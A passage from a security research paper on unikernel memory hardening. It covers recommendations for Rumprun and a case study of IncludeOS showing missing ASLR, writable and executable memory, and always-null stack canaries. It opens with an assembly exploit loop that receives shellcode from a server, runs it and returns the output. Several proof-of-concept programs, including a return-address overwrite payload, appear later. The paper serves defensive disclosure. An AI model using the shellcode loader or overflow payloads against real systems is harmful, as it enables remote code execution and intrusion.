    mov ecx,0x0              ; flags = NULL
    mov edx,0x1000           ; sizeof(buf)
    lea esi,[rsp+0x20]       ; &buf_recv
    mov rdi,r13              ; sockfd
    call recv                ; recv(...)

    ; Call the received shellcode! Expects a fn
    ; int shellcode(void* output_buf) that returns
    ; the num. of chars written to the output buf
    lea edi,[rsp+0x1020]
    lea eax,[rsp+0x20]
    call rax

    ; Send the buffer contents back to the server
    mov ecx,0x0              ; flags
    mov edx,rax              ; sizeof(buf_send)
    lea esi,[rsp+0x1020]     ; &buf_send
    mov rdi,r13              ; sockfd
    call send                ; send(...)
    jmp exec_loop

socket: ; Copied from _sys_socket
    push   rbx
    sub    rsp,0x30
    mov    QWORD [rsp+0x20],0x0
    lea    rcx,[rsp+0x8]
    mov    DWORD [rsp+0x20],esi
    lea    rsi,[rsp+0x18]
    mov    QWORD [rsp+0x18],0x0
    mov    QWORD [rsp+0x28],0x0
    mov    DWORD [rsp+0x18],edi
    mov    DWORD [rsp+0x28],edx
    mov    edi,0x18a
    mov    edx,0x18
    call   r12
    mov    ebx,eax
    mov    edi,eax
    ;call   13e50 <rumpuser_seterrno>
    test   ebx,ebx
    mov    eax,0xffffffff
    cmove  eax,DWORD [rsp+0x8]
    add    rsp,0x30
    pop    rbx
    ret

bind: ; Copied from _sys_bind
    push   rbx
    sub    rsp,0x30
    mov    QWORD [rsp+0x20],rsi
    lea    rcx,[rsp+0x8]
    lea    rsi,[rsp+0x18]
    mov    QWORD [rsp+0x18],0x0
    mov    QWORD [rsp+0x28],0x0
    mov    DWORD [rsp+0x18],edi
    mov    DWORD [rsp+0x28],edx
    mov    edi,0x68
    mov    edx,0x18
    call   r12               ; rump_syscall
    mov    ebx,eax
    mov    edi,eax
    ; call   13e50 <rumpuser_seterrno>
    test   ebx,ebx
    mov    eax,0xffffffff
    cmove  eax,DWORD [rsp+0x8]
    add    rsp,0x30
    pop    rbx
```

```
136     ret
137
138 recv: ; Copied from _sys_recvfrom
139     xor r9d,r9d
140     xor r8d,r8d
141 recvfrom:
142     push    rbx
143     mov     r11d,ecx
144     mov     ebx,edi
145     xor     eax,eax
146     mov     ecx,0x6
147     sub     rsp,0x40
148     lea     r10,[rsp+0x10]
149     mov     rdi,r10
150     ;rep stosq es:[rdi],rax ; unsupported by NASM
151 recvfrom_stos_loop: ; emulate to zero out callargs
152     mov QWORD [rdi],rax
153     add edi,0x8
154     dec ecx
155     test ecx,ecx
156     jnz recvfrom_stos_loop
157
158     mov     QWORD [rsp+0x18],rsi
159     mov     QWORD [rsp+0x20],rdx
160     mov     rcx,rsp
161     mov     edx,0x30
162     mov     rsi,r10
163     mov     edi,0x1d
164     mov     DWORD [rsp+0x10],ebx
165     mov     DWORD [rsp+0x28],r11d
166     mov     QWORD [rsp+0x30],r8
167     mov     QWORD [rsp+0x38],r9
168     call    r12             ; rump_syscall
169     mov     ebx,eax
170     mov     edi,eax
171     ; call   13e50 <rumpuser_seterrno>
172     test    ebx,ebx
173     mov     rax,0xffffffffffffffff
174     cmove   rax,QWORD [rsp]
175     add     rsp,0x40
176     pop     rbx
177     ret
178
179 send: ; Copied from _sys_sendto
180     xor r9d,r9d
181     xor r8d,r8d
182 sendto:
183     push    rbx
184     mov     r11d,ecx
185     mov     ebx,edi
186     xor     eax,eax
187     mov     ecx,0x6
188     sub     rsp,0x40
189     lea     r10,[rsp+0x10]
190     mov     rdi,r10
191     ;rep stosq es:[rdi],rax ; unsupported by NASM
192 sendto_stos_loop: ; emulate to zero out callargs
193     mov QWORD [rdi],rax
194     add edi,0x8
195     dec ecx
196     test ecx,ecx
197     jnz sendto_stos_loop
198
199     mov     QWORD [rsp+0x18],rsi
200     mov     QWORD [rsp+0x20],rdx
201     mov     rcx,rsp
202     mov     edx,0x30
203     mov     rsi,r10
204     mov     edi,0x85
205     mov     DWORD [rsp+0x10],ebx
206     mov     DWORD [rsp+0x28],r11d
207     mov     QWORD [rsp+0x30],r8
208     mov     DWORD [rsp+0x38],r9d
209     call    r12             ; rump_syscall
210     mov     ebx,eax
211     mov     edi,eax
212     ;call   13e50 <rumpuser_seterrno>
213     test    ebx,ebx
214     mov     rax,0xffffffffffffffff
215     cmove   rax,QWORD [rsp]
216     add     rsp,0x40
217     pop     rbx
218     ret
219
220 write: ; Copied from _sys_write
221     push    rbx
222     sub     rsp,0x30
223     mov     QWORD [rsp+0x20],rsi
224     lea     rcx,[rsp+0x8]
225     lea     rsi,[rsp+0x18]
226     mov     QWORD [rsp+0x18],0x0
227     mov     QWORD [rsp+0x28],rdx
228     mov     edx,0x18
229     mov     DWORD [rsp+0x18],edi
230     mov     edi,0x4
231     call    r12
232     mov     ebx,eax
233     mov     edi,eax
234     ;call   13e50 <rumpuser_seterrno>
235     test    ebx,ebx
236     mov     rax,0xffffffffffffffff
237     cmove   rax,QWORD [rsp+0x8]
238     add     rsp,0x30
239     pop     rbx
240     ret
241
242 connect: ; Copied from _sys_connect
243     push    rbx
244     sub     rsp,0x30
245     mov     QWORD [rsp+0x20],rsi
246     lea     rcx,[rsp+0x8]
247     lea     rsi,[rsp+0x18]
248     mov     QWORD [rsp+0x18],0x0
249     mov     QWORD [rsp+0x28],0x0
250     mov     DWORD [rsp+0x18],edi
251     mov     DWORD [rsp+0x28],edx
252     mov     edi,0x62
253     mov     edx,0x18
254     call    r12
255     mov     ebx,eax
256     mov     edi,eax
257     ;call   13e50 <rumpuser_seterrno>
258     test    ebx,ebx
259     mov     eax,0xffffffff
260     cmove   eax,DWORD [rsp+0x8]
261     add     rsp,0x30
262     pop     rbx
263     ret
```

Listing 39: `unikernel-tests/rumprun/exploits/rump-udp-connect.asm`

5.12 Recommendations

Based on our experimental results, we recommend that Rumprun's developers take the following measures. Further explanations of the technical features involved can be found in each issue's respective section.

- Implement runtime ASLR for the base addresses of `.text`, `.data`, the heap, and the stack. Ensure that entropy is sufficient to inhibit attacks, and audit internal interfaces to reduce location leaks. (See Section 5.4.)
- Enforce a `W^X` memory policy across all program memory, i.e. ensure that pages can never be simultaneously writable and executable. The null page should be neither. (See Section 5.5.)
- Implement the features necessary for the stack guard value to be copied to thread-local storage. We were unable to determine precisely what component it is whose absence causes the canaries to be null; most likely, the issue is a result of Rumprun lacking thread support. (See Section 5.6.)
- Make either the first or the second byte of the canary array unconditionally null. Both options provide a similar level of security, although they result in different tradeoffs, though the second byte is generally preferable in most situations. (See Section 5.6.)
- Ensure the stack and heap may not grow into one another. Place a 1MB guard page between the two memory regions. To prevent large stack allocations hopping the guard page, the compiler must also support stack probing, which ensures that each page of a large stack allocation is touched to force potential guard page faults. With proper compiler support, libc implementations that unconditionally use builtins (e.g. `__builtin_alloca()`) to perform stack allocations will use the compiler's stack probing implementation. Google's Bionic is one such implementation. [Gooa] Stack probing may be enabled in GCC with the `-fstack-clash-protection` flag. [Proe]
  Note: Clang does not currently support the `-fstack-clash-protection` flag. However, in LLVM, this feature may be enabled on a per-function basis with the `probe-stack` attribute, a feature recently added by Rust's developers. [Inf, Rus]
- Reimplement the heap allocator using methods guaranteeing unpredictable allocations. Additionally, ensure that recently freed chunks cannot be easily reused for deterministic allocations. (See Section 5.7.)
- Make the canary the first field in the heap chunk header. At runtime, generate cryptographically secure heap canaries in a similar manner as the stack canary; do not use constants as secrets. (See Section 5.7.)
- In `bmk_pgfree()`, move the call to `map_free()` `after` the header validation code. In general, validation should occur before calling any function that modifies the allocator state. (See Section 5.7.)
- Enable the CPU RNG entropy source within `src-netbsd` and treat the lack of CPU RNG as a hard failure by default. Consider using IP packet headers in addition to ethernet headers as an entropy source, as such data would be less predicable by local network attackers; while it is similarly less than ideal, it would result in variability of entropy pool inputs compared to the ethernet header source. Furthermore, consider adding explicit support and guidance for using paravirtualized random number generators as a means to ensure that unikernel instances are provided high quality entropy. (See Section 5.8.)
- Consider replacing the heap allocator with a performant security- hardened one such as Blink's `PartitionAlloc` or its further hardened fork by Chris Rohlf. [Goob, Roh] (See Section 5.7.)
- Consider using, in part or in whole, Android's BSD-derived `libc`, Bionic, which includes some hardening over the standard `libc`; it disables the `%n` format string specifier and supports `_FORTIFY_SOURCE`. [Gooa]
- Pare down the default bake configuration so that it is as minimal as possible. Encourage developers to add features as necessary for their specific projects rather than relying on a configuration that includes everything by default. (See Section 5.10.)

6 Case Study: IncludeOS

6.1 Introduction to IncludeOS

IncludeOS is a minimal[3] unikernel for cloud-based services written in C++ with support for a large portion of the C++11/14 standard library. It supports KVM, VirtualBox, and VMware using x86 hardware virtualization, and can even run on bare metal, given the right drivers. It is officially developed for and tested on Linux KVM. [Incc, Ince]

6.2 Security Overview

IncludeOS had virtually none of the security measures we tested for, allowing attackers to achieve arbitrary code execution in a wide variety of situations. Most major issues stem from a failure to properly and consistently implement good security measures (e.g. ASLR and canaries), while one – an always-null canary value – appears to stem from an actual bug. A summary of the issues is listed below; each is described in detail in the following sections.[4]

- ASLR is not performed. Furthermore, despite a claim by the CEO of IncludeOS that the unikernel features build-time function layout randomization, this does not appear to be the case at all.
- The stack, the heap, `.data` and `.text` are all `RWX`.
- Stack canaries exist in every function, but are always null due to a bug. In addition, the *intended* stack canary is a compiler define whose value is generated by a CMake macro, and this value is only regenerated when the base IncludeOS image is built, not the application. As such, all application images built against the same base image will have the same canary, which persists across reboots.
- The stack can grow into the page tables, and can overflow into the `.text` section.
- Heap allocations are completely deterministic and generally sequential. Neither malloc chunks nor page chunks have canaries, and pointers are not validated before freeing.

In general, most types of memory corruption errors in IncludeOS can be reliably exploited to gain arbitrary code execution. Doing so is often trivial if the source or binary are known; however, blind exploitation is also possible due to the severe lack of memory hardening.

6.2.1 A Note on Custom APIs

IncludeOS implements a variety of custom APIs. We did not directly test these, as doing so would have gone too far outside the scope of the initial phase of our research. However, they are certainly worth mentioning (and perhaps researching in the future). In particular, given the general lack of security that we uncovered in IncludeOS and the startling trend of issues in even its basic platform APIs, it is not unreasonable to suspect that its more complicated platform and application-level API implementations may contain numerous vulnerabilities as well.

IncludeOS has custom implementations for at least the following features. Further investigation will likely uncover more such custom functionality.

- The entire network stack, including Ethernet, IP, UDP, TCP, etc.
- Socket and file I/O
- An HTTP parser [Incb]
- A web application framework [Incd]

[3] Generally 2.4–8 MiB for small applications.

[4] It is worth noting that just around the time we began our unikernel research, Per Buer, the CEO of IncludeOS, posted an article titled "Unikernels are secure. Here is why." on `unikernel.org` (see unikernel.org/blog/2017/unikernels-are-secure). Evaluation of the claims made therein is left as an exercise to the reader.

6.3 Testing Details

6.3.1 Software Versions

- IncludeOS unikernels were run with `qemu-kvm 2.5.0` on `Ubuntu 16.04.2 LTS x86_64`.
- We used the latest version of IncludeOS at the time of testing: commit `39c29bb` (May 27, 2017).
- IncludeOS and the sample programs were compiled with `clang 3.8.0`.

6.3.2 Debugging

IncludeOS has extremely poor – virtually nonexistent – debugging support.

- The `boot` script does not support starting an image in debug mode. Internally, it invokes `vmrunner/vmrunner.py`, which starts the image in `qemu`. In order to make debugging convenient, we added a `-d` flag to `boot` that adds the `-S` and `-s`, which respectively indicate "start paused" and "open port 1234 for `gdb` debugging."
- For reasons we were unable to determine, IncludeOS binaries themselves are only sporadically debuggable. In most cases, a binary compiled with debug symbols (i.e. `mkdir build && cd build && cmake .. -Ddebug=ON && make`) would inexplicably crash on startup.

  We had to resort to compiling binaries both with and without debug symbols. We then ran the non-debug binary, started `gdb` with the debug binary as a command line argument, and attached it to the running non-debug binary.

  When using this method, attaching `gdb` would frequently cause a `CRC mismatch!` error, halting the system. (This refers to a cyclic redundancy check used to validate kernel read-only memory, which `gdb` was somehow modifying. See `IncludeOS/src/kernel/sanity_checks.cpp:64`.)

  Even on the rare occasions when this method did work, breakpoints often did not, especially during the early phases of kernel startup. In these cases, we had to manually insert instructions to serve as breakpoints, either `jmp 0` (an infinite loop) or `mov al,0xff; loop: test al,al; jnz loop` (which loops until we manually reset `al`).

6.3.3 Networking

IncludeOS's default network configuration (as set up by `boot` via `vmrunner.py`) did not work – instances seemingly had no connection to their host machine or the Internet at large, could not negotiate DHCP, etc. The boot scripts attempt to set up a bridge interface, `bridge43`, and then pass the following arguments to `qemu` to enable bridged networking.

```
-device virtio-netdev=user.0
-netdev uuserid=user.0
-device virtio-netdev=net0
-netdev utapid=net0vhost=onscript=/home/smichaels/includeos/includeos/scripts/qemu-ifup
```

Listing 40: The original `qemu` network flags inserted by `boot`

In order to make our IncludeOS images able to access the network, we changed the flags to the following.

```
-device virtio-netdev=user.0
-netdev uuserid=user.0
```

Listing 41: Working network flags for `qemu` running an IncludeOS image

Our modified versions of `boot` and `vmrunner.py` can be found in the `tests/includeos/modifications` directory of our supplementary repository.

6.4 ASLR

ASLR is not present in IncludeOS in any form. It should be noted that during the period in which we were testing, the CEO of IncludeOS specifically claimed that "[IncludeOS] randomizes addresses at each build, so even with access to source code you still don't know the memory layout." [Bue] It appears that he misunderstood how the linker works, mistaking it for a function layout randomizer.

A sample program performing the following tests yielded exactly the same addresses each time it was run, including after a clean rebuild (i.e. `rm -rf build && mkdir build && cd build && cmake .. && make`).

- **Text:** The addresses of library functions, e.g. `printf()`, and user-defined functions were printed.
  - Functions that were present in multiple sample programs (e.g. builtins such as `kvm_pv_eoi` and `clock_gettime`, as well as library functions) had addresses that either were identical or that differed only slightly. The latter case is the result of differences in the size of the code included, not any form of randomization.
- **Data:** The addresses of static strings were printed.
- **Stack:** The addresses of stack-allocated variables were printed.
- **Heap:** The addresses of data allocated via `malloc()` were printed.
  - Heap allocations are also deterministic: assuming the same initial heap state, a given set of successive allocations will always result in the same series of addresses (see Section 5.7).

Note: In general, application code is linked as almost the first thing in the program code, with only the `libc ctors`- and `dtors`-related functions deterministically placed above it.

The output of our test program also reveals that the order of the above sections is unusual: from low to high addresses, the stack is first, followed by text, data, and finally the heap. In combination with the lack of memory protection (see Section 6.5 below), this means that **stack buffer overflows can directly overwrite program code**. This is demonstrated in Section 6.10.2.

Note: Overflowing into the currently-executing function will prevent the stack canary from being checked.

```
#include <service>
#include <cstdio>
#include <cstdlib>

int fn1(int x) {
  return ++x;
}
long fn2(long x, long y) {
  return x - y;
}
char fn3(char x, char y, char z) {
  return (x ^ y) & z;
}
static const char* str1 = "hello";
static const char* str2 = "world";
static const char* str3 = "this is a reference"
                  " implementation of a string";

void Service::start(const std::string& args) {
  puts("### .TEXT ###");
  printf("printf @ %p\n", &printf);
  printf("fn1 @ %p\n", &fn1);
  printf("fn2 @ %p\n", &fn2);
  printf("fn3 @ %p\n\n", &fn3);

  puts("### .DATA ###");
  printf("str1 @ %p\n", &str1);
  printf("str2 @ %p\n", &str2);
  printf("str3 @ %p\n\n", &str3);

  puts("### STACK ###");
  const char* var1 = "hello";
  int var2 = 4; void* var3 = (void*)0xFFFF;
  printf("var1 @ %p\n", &var1);
  printf("var2 @ %p\n", &var2);
  printf("var3 @ %p\n\n", &var3);

  puts("### HEAP ###");
  char* ptr1; int* ptr2; void* ptr3;
  const static int TEST_ROUNDS = 10;
  for (int i = 0; i < TEST_ROUNDS; ++i) {
    printf("Round %d\n", i+1);
    ptr1 = (char*) malloc(10*sizeof(char));
    ptr2 = (int*) malloc(sizeof(int));
    ptr3 = (void*) malloc(32);
    printf("ptr1 @ %p\n", ptr1);
    printf("ptr2 @ %p\n", ptr2);
    printf("ptr3 @ %p\n\n", ptr3);
    free(ptr1); free(ptr2); free(ptr3);
  }
}
```

```
### .TEXT ###
printf @ 0xa70ec0
fn1 @ 0xa00260
fn2 @ 0xa00270
fn3 @ 0xa00280

### .DATA ###
str1 @ 0xc05848
str2 @ 0xc05850
str3 @ 0xc05858

### STACK ###
var1 @ 0x9ffa10
var2 @ 0x9ffa0c
var3 @ 0x9ffa00

### HEAP ###
Round 1
ptr1 @ 0xe34010
ptr2 @ 0xe34150
ptr3 @ 0xe34170

Round 2
ptr1 @ 0xe34010
ptr2 @ 0xe34150
ptr3 @ 0xe34170

/* omitted duplicates */

Round 10
ptr1 @ 0xe34010
ptr2 @ 0xe34150
ptr3 @ 0xe34170
```

Listing 42: Source and output of `unikernel-tests/includeos/src/1-aslr/service.cpp`

6.5 Page Protections

6.5.1 W^X policy

W^X policy is never enforced. All mapped memory is read-write-execute (RWX). The page table initialization code gives all pages RWX permissions. Pages are readable by default; each page is made writable by setting the 2nd bit in its page table entry to 1. The 63rd bit (NX or no-execute) is left as 0.

```
65      mov ebx, 0x0 | 0x3 | 1 << 7 ;; present+write + huge
66  .ptd_loop:
67      mov DWORD [edi], ebx     ;; Assign the physical address to lower 32-bits
68      mov DWORD [edi+4], 0x0   ;; Zero out the rest of the 64-bit  word
69      add ebx, 1 << 21         ;; 2MB increments
70      add edi, 8
71      loop .ptd_loop
```

Listing 43: `src/arch/x86_64/arch_start.asm` (comments are from original source)

After initialization, `mprotect` is never used. As such, all pages retain RWX permissions.

- While `mprotect` is implemented, there are no calls to it in the IncludeOS source code itself.
- `newlib`, which IncludeOS uses as its C standard library implementation, uses `mprotect` to limit page permissions in its thread- and dynamic-linking-related components (see below). However, these are never used by IncludeOS, which does not support threads or dynamic libraries.
  - `newlib/libc/sys/linux/dl/dl-load.c:984,1048,1057`
  - `newlib/libc/sys/linux/dl/dl-reloc.c:81,187`
  - `newlib/libc/sys/linux/linuxthreads/manager.c:398,406,513,495,510`

6.5.2 Overwriting Program Code

We attempted to `memcpy()` arbitrary data over library functions and then call them.
This succeeded, indicating that **program code is writable**.

```
1  #include <service>
2  #include <cstdio>
3  #include <cstring>
4  void Service::start(const std::string& args) {
5    memcpy((void*)(&printf), "\xeb\xfe", 2);
6    puts("Should hang here..."); // ^ jmp 0
7    printf("zzzzzz");
8  }
```

```
Should hang here...
```

Listing 44: Source and output of `unikernel-tests/includeos/src/2-nxwx-1-text/service.cpp`

6.5.3 Executing Data

We then attempted to write a `jmp 0x0` (infinite loop) instruction into a string within the `rodata` section and call it as a function. This succeeded, indicating that **`rodata` is both writable and executable**.

```
1  #include <service>
2  #include <cstdio>
3  #include <cstring>
4  const char* s = "hello world";
5  void Service::start(const std::string& args) {
6    printf("s @ %p\n", s);
7    memcpy((void*)(s), "\xeb\xfe", 2); // jmp 0
8    puts("Should hang here...");
9    ((void(*)())((void*)s))();
10 }
```

```
s @ 0xc05548
Should hang here...
```

Listing 45: Source and output of `unikernel-tests/includeos/src/2-nxwx-2-dataA/service.cpp`

Next, wrote a `jmp 0x0` (infinite loop) instruction to the C string pointer variable itself and attempted to execute it. We declared it as a standard `char const*` instead of doubly `const` since the IncludeOS build toolchain places `const` pointers in `rodata`, which we already determined was writable and executable. Non-`const` pointers are placed in the `data` section, so the write is expected to succeed and does. Additionally, the execution succeeded, indicating that the **data section is executable**.

```
#include <service>
#include <cstdio>
#include <cstring>
char const* s = "hello world";

void Service::start(const std::string& args) {
  printf("s @ %p\n", s);
  printf("&s @ %p\n", &s);
  memcpy((void*)(&s), "\xeb\xfe", 2); // jmp 0
  puts("Should hang here...");
  ((void(*)()) ((void*)&s))();
}
```

```
s @ 0xbc0700
&s @ 0xc037c8
Should hang here...
```

Listing 46: Source and output of `unikernel-tests/includeos/src/2-nxwx-2-dataB/service.cpp`

6.5.4 Executing Stack Data

We wrote a `jmp 0x0` (infinite loop) instruction to a stack-allocated buffer and called it as a function. This succeeded, indicating that **the stack is executable**.

```
#include <service>
#include <cstdio>
#include <cstring>

void Service::start(const std::string& args) {
  char data[1024] = {0};
  memcpy(&data, "\xeb\xfe", 2); // jmp 0
  void (*fn)() = (void(*)()) &data;
  printf("fn @ %p\nShould hang here...\n", fn);
  fn();
}
```

```
fn @ 0x9ff630
Should hang here...
```

Listing 47: Source and output of `unikernel-tests/includeos/src/2-nxwx-3-stack/service.cpp`

6.5.5 Executing Heap Data

We wrote a `jmp 0x0` (infinite loop) instruction to a heap-allocated buffer and called it as a function. This succeeded, indicating that **the heap is executable**.

```
#include <service>
#include <cstdio>
#include <cstdlib>

void Service::start(const std::string& args) {
  void* data = malloc(1024*sizeof(char));
  memcpy(data, "\xeb\xfe", 2); // jmp 0
  void (*fn)() = (void(*)()) data;
  printf("fn @ %p\nShould hang here...\n", fn);
  fn();
}
```

```
fn @ 0xe87ed0
Should hang here...
```

Listing 48: Source and output of `unikernel-tests/includeos/src/2-nxwx-4-heap/service.cpp`

6.5.6 Internal Data Hardening

IncludeOS does not support dynamic linking, and does not have a syscall table. However, IncludeOS's API makes frequent use of callbacks that are typically implemented via the `delegate` class, a small wrapper around function pointers.[5] Of particular note is the panic handler (see `src/kernel/syscalls.cpp:111`), a callback that can be set by the application and which is called when the OS panics due to protection fault, page fault, etc. The panic handler is often the most straightforward way to gain code execution, as it can be invoked from anywhere simply by inducing the application to perform an invalid operation, such as writing to an unmapped page. (See Section 6.7 for a proof-of-concept.)

Being primarily C++-based, IncludeOS uses virtual inheritance and therefore virtual tables (vtables), which could be hijacked to gain code execution. Such exploitation falls outside the scope of this assessment, as it is not specific to IncludeOS; however, it is worth noting that IncludeOS implements file descriptors using virtual member functions.

6.5.7 Guard Pages

As all memory is `RWX`, there guard pages do not exist between memory sections. Additionally, neither `newlib` nor `clang` support stack probing.

Section 6.7.3 and Section 6.10.2 present proof-of-concept exploits that take advantage of the lack of guard pages; they perform stack overgrowth into the page table, and a stack-based buffer overflow into program instructions within the text section, respectively.

6.5.8 Null Page

We allocated an excessively-large buffer via `malloc()`, wrote a `jmp 0x0` (infinite loop) instruction to it, and then called it as a function. Because the size requested exceeded the memory allocated by the hypervisor, `malloc()` returned `NULL`, resulting in the operations being performed on the null page. Both the write and the call succeeded, indicating that **the null page is both writable and executable**.

```
#include <service>
#include <cstdio>
#include <cstdlib>

void Service::start(const std::string& args) {
  void* buf = malloc(9999999999999999999);
  printf("buf @ %p\n", buf);
  memcpy(buf, "\xeb\xfe", 2);
  puts("Should hang here...");
  ((void(*)())buf)();
  puts("Shouldn't print.");
}
```

```
buf @ 0x0
should hang here...
```

Listing 49: Source and output of `unikernel-tests/includeos/src/2-nxwx-5-null/service.cpp`

6.6 Stack Canaries

The IncludeOS kernel makefiles, as well as the CMake files that must be sourced when building IncludeOS applications, both set `clang`'s `-fstack-protector-strong` flag, guaranteeing that stack canaries will be present in every function. However, several major issues exist that vastly reduce the effective security of the canaries.

The 8-byte canary value is a preprocessor define generated by CMake in the core kernel `CMakeLists.txt`.

[5] Seeing as this class essentially reimplements `std::function`, it is unknown why the IncludeOS developers chose not to use the `std::function` STL class. They even go so far as to set its default alignment with `std::alignment_of<std::function<T>>`.

This invites two problems. Firstly, CMake's `STRING(RANDOM ...)` function is not cryptographically secure. [Proa] Secondly, any applications built against the same kernel build will all have the same canary value, and that value will persist across reboots.

Furthermore, the canary value is never placed in thread-local storage, from which it is to be retrieved later by the canary-related code at the start and end of each protected function. As such, **stack canaries are always null** in practice. This makes successful stack overflow exploits impossible only in certain limited cases – one cannot succeed with only a single overflow in a function that stops writing at the first null byte. However, any overflow bug that allows an attacker to write at least 8 null bytes before `return` is called will render the application reliably exploitable.

6.6.1 The Stack Canary

In our sample program on the next page, the canary-related instructions inserted by `clang` were as follows.

```
<Service::start>:
    push   rbp                      ; The frame pointer is pushed onto the stack
    mov    rbp,rsp
    sub    rsp,0x30
    mov    rax,QWORD PTR fs:0x28    ; The stack canary is retrieved from [fs+0x28] and stored before
    mov    QWORD PTR [rbp-0x8],rax  ; the frame ptr, i.e. two words before the return address.

    ; ...function instructions here...

    mov    rax,QWORD PTR fs:0x28    ; The canary is checked against [fs+0x28].
    cmp    rax,QWORD PTR [rbp-0x8]
    jne    a00315 <Service::start+0x85>     ; If they differ, jump below ret...
    add    rsp,0x30
    pop    rbp
    ret                                     ; Otherwise return normally.
    call   a06a20 <__stack_chk_fail>        ; ...and fail.
```

Listing 50: Demangled assembly from `unikernel-tests/includeos/src/3-stack-2-fail/service.cpp`

It can be seen that before the function begins, the canary value is retrieved from thread-local storage via `[fs+0x28]` and inserted on the stack just before the frame pointer, which is itself just before the return address. Before the function returns, the stack value is checked against that in `[fs+0x28]`, and if they differ, `__stack_chk_fail` is called, exiting the program with an error. This can be seen in the following example, which writes a 32-char-long string to a 16-char-long buffer. The program output shows a clean exit, with a message indicating that the canary was modified.

```
1  #include <service>
2  #include <cstdio>
3  #include <cstdlib>
4  #include <cstring>
5
6  static char input[] = "01234567012345670123456701234567";
7
8  void Service::start(const std::string& args) {
9      char buffer[16];
10     strcpy(buffer, input);
11     puts(buffer);
12 }
```

Listing 51: `unikernel-tests/includeos/src/3-stack-2-fail/service.cpp`

```
01234567012345670123456701234567

       **** CPU 0 PANIC: ****
 Stack protector: Canary modified
       Heap is at: 0xe88000 / 0x7fdfff  (diff=118849535)
       Heap usage: 4 / 116068 Kb

[0] 0x0000000000a00920 + 0x0ea: panic
[1] 0x0000000000a069c0 + 0x00e: __stack_chk_fail
[2] 0x0000000000a00260 + 0x04a: Service::start(std::__1::basic_string<char, std::__1::char_traits<char
    >, std::__1::allocator<char> > const&)
[3] 0x0000000000a01140 + 0xa45: OS::start(unsigned int, unsigned int)
[4] 0x0000000000c0c590 + 0x000: 0xc0c590


[ VM_PANIC ]  Stack protector: Canary modified
```

Listing 52: Output from `unikernel-tests/includeos/src/3-stack-2-fail/service.cpp`

This is expected behavior for canary-protected code. Had the overflow not tripped the canary check, execution would have jumped to an invalid address and the program would have panicked with a page fault.

The stack canary does not work entirely as expected, however. If we observe execution in `gdb`, we see that in fact, the canary is always null. (It is also the case that the `fs` register had the value `0x0`. This suggests a broader issue with thread local storage, which may be the result of IncludeOS not implementing thread support.)

```
Breakpoint 1, 0x0000000000a04134 in Service::start() ()
(gdb) info frame
Stack level 0, frame at 0x9ffa50:
 rip = 0xa00285 in Service::start (/home/smichaels/unikernel/unikernel-tests/includeos/src/3-stack-1-
     smash/service.cpp:15); saved rip = 0xa01bc5
 called by frame at 0x9fffd0
 source language c++.
 Arglist at 0x9ffa40, args: args=...
 Locals at 0x9ffa40, Previous frame's sp is 0x9ffa50
 Saved registers:
  rbp at 0x9ffa40, rip at 0x9ffa48
(gdb) x/8gx $rsp
0x9ffa10:       0x0000000000000008      0x0000000000000202
0x9ffa20:       0x00000000009ffa38      0x0000000000000010
0x9ffa30:       0x00000000009ffa50      0x0000000000000000
0x9ffa40:       0x00000000009fffc0      0x0000000000a01bc5
```

Listing 53: `gdb` showing the stack canary at `0x9ffa38` and return address at `0xc40f48` (pre-overflow)

This allows us to overwrite the return address in certain types of buffer overflow – all the attacker needs is the ability to write at least 8 null bytes. This is demonstrated in the code below, which uses `memcpy()` as an abbreviated way of writing many null bytes. In practice, this kind of vulnerability is likely to be present when an overflow occurs while reading a file, receiving a packet over the network, or looping over a call to a null-terminating function such as `strcpy()`.

```
#include <cstdio>
#include <cstdlib>
#include <cstring>
#include <service>

static char input[] = "012345670123456701234567\0\0\0\0\0\0\0\0""01234567\x60\x02\xa0\0\0\0\0\0";

void shouldnt_print() {
    puts("The exploit worked!");
}

void Service::start(const std::string& args) {
    char buffer[16];
    memcpy(buffer, input, 56);
    puts(buffer);
    volatile bool b = false; // prevent optimizing out
    if (b) {
        shouldnt_print();
    }
}
```

Listing 54: `unikernel-tests/includeos/src/3-stack-1-smash/service.cpp`

```
012345670123456701234567
The exploit worked!

/* omitted register information */
>>>> !!! CPU 0 EXCEPTION !!! <<<<
    Invalid Opcode (6)   EIP  0x9fd89c

        **** CPU 0 PANIC: ****
 Invalid Opcode (6)
        Heap is at: 0xe88000 / 0x7fdfff  (diff=118849535)
        Heap usage: 4 / 116068 Kb

[0] 0x0000000000a00960 + 0x0ea: panic
[1] 0x0000000000af32f0 + 0x074: void cpu_exception<6>(void**, unsigned int)
[2] 0x0000000000000460 + 0x000: 0x460

/* omitted register information */
>>>> !!! CPU 0 EXCEPTION !!! <<<<
    General Protection Fault (13)   EIP  0x9f9406
Error code: 0x9fb590

        **** CPU 0 PANIC: ****
 General Protection Fault (13)
        Heap is at: 0xe88000 / 0x7fdfff  (diff=118849535)
        Heap usage: 4 / 116068 Kb

[0] 0x0000000000a00960 + 0x0ea: panic
[1] 0x0000000000af36c0 + 0x088: void cpu_exception<13>(void**, unsigned int)

[ VM_PANIC ]  Invalid Opcode (6)
```

6.6.2 Generating the canary value

IncludeOS does not generate canaries at runtime; the canary value is sourced from a preprocessor define.

```
45 // stack-protector guard
46 const uintptr_t __stack_chk_guard = _STACK_GUARD_VALUE_;
```

Listing 55: `src/crt/c_abi.c`

The value of this constant is set by `cmake` at build time, in `CMakeLists.txt` within the IncludeOS root directory.

```
50 # create random hex string as stack protector canary
51 string(RANDOM LENGTH 8 ALPHABET 0123456789ABCDEF STACK_PROTECTOR_VALUE)
52
53 set(CAPABS "${CAPABS} -mno-red-zone -fstack-protector-strong -D_STACK_GUARD_VALUE_=0x${
       STACK_PROTECTOR_VALUE}")
```

Listing 56: `CMakeLists.txt` (`LENGTH 8` has since been changed to `LENGTH 16`)

There are several problems with this approach.

- A constant canary generated at build time is fundamentally insecure. Firstly, if an attacker gets access to the binary, the canary can be immediately known. Secondly, attackers attempting to retrieve or crack the canary can make an unlimited number of attempts against the system, even if they cause a crash.
- The canary is regenerated *only when building the core kernel, not the application*. This means that every application image compiled against the same build of IncludeOS will have the same canary.
- `cmake`'s `STRING(RANDOM ...)` function uses `srand()` internally, providing it with only 4 bytes of entropy from `/dev/urandom`. It then uses sixteen return values from `rand()` indexed into a hex-to-ASCII map to obtain a hex ASCII string. This value is then converted into the 8-byte stack guard value. This is further worsened by the fact that `rand()` is used to obtain 64 bytes of data while seeded with only 4 bytes of cryptographically-secure entropy.

6.6.3 Changes in Later Commits

